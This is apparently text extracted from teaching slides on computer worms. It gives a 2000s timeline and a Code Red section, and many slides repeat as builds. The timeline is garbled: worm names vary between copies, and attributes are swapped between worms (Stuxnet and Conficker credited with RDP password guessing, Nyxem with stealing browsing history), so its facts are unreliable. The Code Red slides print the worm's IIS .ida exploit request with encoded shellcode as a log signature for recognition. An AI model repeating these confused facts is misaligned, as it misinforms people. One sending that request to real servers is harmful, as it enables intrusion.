- ▶ Nyxem is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ The Conficker worm was a self-replicating computer worm that targeted Microsoft Windows operating systems. It spread through peer-to-peer networks and by exploiting a vulnerability in Microsoft's Remote Desktop Protocol (RDP) service. Once it finds an RDP-accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ **Storm Worm** was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The **Koobface** worm targets users of Facebook and MySpace
- ▶ The **Drosophila** worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ **Shaxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Morto** is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ **Worm.Gauss** is a worm that steals sensitive information from infected computers, including bank account numbers, login credentials, and other sensitive data. It does this by intercepting user input for servers allowing RDP logins. Once Morto finds an RDP-accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ **Storm Worm** was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The **Koobface** worm targets users of Facebook and MySpace
- ▶ The **Morto** worm spreads via peer-to-peer networks, compromised email and USB mass storage devices
- ▶ **Shaxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Hooboom** is a virus that spreads online from Peer to Peer sites taking browsing history

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ **Storm Worm** was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The **Koobface** worm targets users of Facebook and MySpace
- ▶ The **Morto** Worm spreads via local area network connections, spammed emails and USB mass storage devices.
- ▶ **Stuxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Koobface** is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ **Worm** is a type of malicious software program that replicates itself across computer networks without user intervention or knowledge. A worm can spread through computer networks by exploiting security holes in computer programs or by attaching to an email message and spreading it to other computers connected to the Internet or to servers allowing RDP logins. Once Morto finds an RDP accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords

Timeline of computer viruses and worms

The 2000s




- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ **Storm Worm** was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The **Koobface** worm targets users of Facebook and MySpace
- ▶ The **Daprosy** Worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ **Stuxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Kenzero** is a virus that spreads online from Peer to Peer sites taking browsing history

Stuxnet is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows. It uses a combination of rootkits and polymorphic code to spread across networks. Once it finds a target system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords.

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ **Storm Worm** was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The **Koobface** worm targets users of Facebook and MySpace
- ▶ The **Daproxy** Worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ **Stuxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Kenzero** is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ The **Miru** worm attempts to propagate itself via the Remote Desktop protocol. Miru is known for targeting Microsoft systems in order to gain administrative access using a number of common passwords

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ **Storm Worm** was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The **Koobface** worm targets users of Facebook and MySpace
- ▶ The **Daprosy** Worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ **Stuxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Kenzero** is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ The **Morto** worm attempts to propagate itself via the Remote Desktop Protocol. Morto spreads by forcing infected systems to scan for servers allowing RDP login. Once Morto finds an RDP-accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ **Storm Worm** was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The **Koobface** worm targets users of Facebook and MySpace
- ▶ The **Daprosy** Worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ **Stuxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Kenzero** is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ The **Morto** worm attempts to propagate itself via the Remote Desktop Protocol. Morto spreads by forcing infected systems to scan for servers allowing RDP login. Once Morto finds an RDP-accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords

Timeline of computer viruses and worms

The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ **Storm Worm** was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The **Koobface** worm targets users of Facebook and MySpace
- ▶ The **Daprosy** Worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ **Stuxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Kenzero** is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ The **Morto** worm attempts to propagate itself via the Remote Desktop Protocol. Morto spreads by forcing infected systems to scan for servers allowing RDP login. Once Morto finds an RDP-accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords


Some specific worms & viruses

2 Definition & Classification

- The biological viruses
 - Definition
 - Structure
 - Infection & Replication
- The computer viruses
 - Definition
 - Structure & Life cycle
 - Infection & Replication
- Mapping & Timeline
 - Mapping of viruses
 - Timeline
- Some specific worms & viruses
 - 2001 – Code-Red
 - 2003 – Sapphire & Blaster
 - 2004 – Mydoom, Sasser & Witty
 - 2005 – Nyxem
 - 2009 – Conficker



2001 – *Code-Red*



Some specific worms & viruses

Code Red I & II

First sample of a new generation of worms which triggered a storm on the Internet

- ▶ Code Red is first detected on **July 13, 2001**
 - ▶ It attacked computers running Microsoft's IIS web server
 - ▶ It uses the IIS .ida Vulnerability
 - ▶ The vulnerability was discovered by eEye Digital Security on June 18, 2001
 - ▶ The worm's purpose was to perform a denial-of-service attack against www.whitehouse.gov
 - ▶ Part of the worm is designed to deface web pages with the text "**Hacked by Chinese!**"
 - ▶ On August 4, 2001, Code Red II appeared

The worm's code was modified to randomly choose targets. It would scan a network for Microsoft IIS servers and then pseudo-randomly chose targets.

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Figure : Signature left by Code Red on web servers logs



Some specific worms & viruses


Code Red I & II

First sample of a new generation of worms which triggered a storm on the Internet

- ▶ Code Red is first detected on **July 13, 2001**
 - ▶ It attacked computers running **Microsoft's IIS web server**
 - ▶ It uses the **IIS .ida Vulnerability**
 - ▶ The vulnerability was discovered by **eEye Digital Security** on June 18, 2001
 - ▶ The worm's purpose was to perform a denial-of-service attack against **www.whitehouse.gov**
 - ▶ Part of the worm is designed to deface web pages with the text "**Hacked by Chinese!**"
 - ▶ On August 4, 2001 Code Red II appeared

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u0c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Figure : Signature left by Code Red on web servers logs



Some specific worms & viruses

Code Red I & II

First sample of a new generation of worms which triggered a storm on the Internet

- ▶ Code Red is first detected on **July 13, 2001**
- ▶ It attacked computers running **Microsoft's IIS web server**
- ▶ It uses the **IIS .ida Vulnerability**
- ▶ The vulnerability was discovered by **eEye Digital Security** on **June 18, 2001**
- ▶ The worm's purpose was to perform a denial-of-service attack against www.whitehouse.gov
- ▶ Part of the worm is designed to deface web pages with the text "**Hacked by Chinese!**"
- ▶ On August 4, 2001 Code Red II appeared

↳ The worm was more advanced
↳ It used a different exploit
↳ It pseudo-randomly chose targets

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Figure : Signature left by Code Red on web servers logs



Some specific worms & viruses


Code Red I & II

First sample of a new generation of worms which triggered a storm on the Internet

- ▶ Code Red is first detected on **July 13, 2001**
 - ▶ It attacked computers running **Microsoft's IIS web server**
 - ▶ It uses the **IIS .ida Vulnerability**
 - ▶ The vulnerability was discovered by **eEye Digital Security** on **June 18, 2001**
 - ▶ The worm's purpose was to perform a denial-of-service attack against **www.whitehouse.gov**
 - ▶ Part of the worm is designed to deface web pages with the text "**Hacked by Chinese**"
 - ▶ On August 4, 2001 **Code Red II** appeared

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u0c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Figure : Signature left by Code Red on web servers logs



Some specific worms & viruses

Code Red I & II

First sample of a new generation of worms which triggered a storm on the Internet

- ▶ Code Red is first detected on **July 13, 2001**
 - ▶ It attacked computers running **Microsoft's IIS web server**
 - ▶ It uses the **IIS .ida Vulnerability**
 - ▶ The vulnerability was discovered by **eEye Digital Security** on **June 18, 2001**
 - ▶ The worm's purpose was to perform a **denial-of-service** attack against **www.whitehouse.gov**
 - ▶ Part of the worm is designed to deface web pages with the text "**Hacked by Chinese**"
 - ▶ On August 4, 2001 **Code Red II** appeared
 - ▶ it uses the same vulnerability but it has a completely different payload and

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Figure : Signature left by Code Red on web servers logs



Some specific worms & viruses

Code Red I & II

First sample of a new generation of worms which triggered a storm on the Internet

- ▶ Code Red is first detected on **July 13, 2001**
 - ▶ It attacked computers running **Microsoft's IIS web server**
 - ▶ It uses the **IIS .ida Vulnerability**
 - ▶ The vulnerability was discovered by **eEye Digital Security** on **June 18, 2001**
 - ▶ The worm's purpose was to perform a **denial-of-service** attack against **www.whitehouse.gov**
 - ▶ Part of the worm is designed to deface web pages with the text "**Hacked by Chinese**"
 - ▶ On August 4, 2001 **Code Red II** appeared
 - ▶ it uses the same vulnerability but it has a completely different payload and pseudo-randomly chose targets

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Figure : Signature left by Code Red on web servers logs



Some specific worms & viruses

Code Red I & II

First sample of a new generation of worms which triggered a storm on the Internet

- ▶ Code Red is first detected on **July 13, 2001**
 - ▶ It attacked computers running **Microsoft's IIS web server**
 - ▶ It uses the **IIS .ida Vulnerability**
 - ▶ The vulnerability was discovered by **eEye Digital Security** on **June 18, 2001**
 - ▶ The worm's purpose was to perform a **denial-of-service** attack against **www.whitehouse.gov**
 - ▶ Part of the worm is designed to deface web pages with the text "**Hacked by Chinese**"
 - ▶ On August 4, 2001 **Code Red II** appeared
 - ▶ it uses the same vulnerability but it has a completely different payload and pseudo-randomly chose targets

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Figure : Signature left by Code Red on web servers logs



Some specific worms & viruses

Code Red I & II

First sample of a new generation of worms which triggered a storm on the Internet

- ▶ Code Red is first detected on **July 13, 2001**
 - ▶ It attacked computers running **Microsoft's IIS web server**
 - ▶ It uses the **IIS .ida Vulnerability**
 - ▶ The vulnerability was discovered by **eEye Digital Security** on **June 18, 2001**
 - ▶ The worm's purpose was to perform a **denial-of-service** attack against **www.whitehouse.gov**
 - ▶ Part of the worm is designed to deface web pages with the text "**Hacked by Chinese**"
 - ▶ On August 4, 2001 **Code Red II** appeared
 - ▶ it uses the same vulnerability but it has a completely different payload and pseudo-randomly chose targets

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801  
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3  
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Figure : Signature left by Code Red on web servers logs



Some specific worms & viruses

Code Red I & II

Operation

- ① Setup initial worm environment on infected system
- ② Setup 100 threads of the worm
- ③ Use the first 99 threads to spread the worm – infect other web servers
- ④ The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
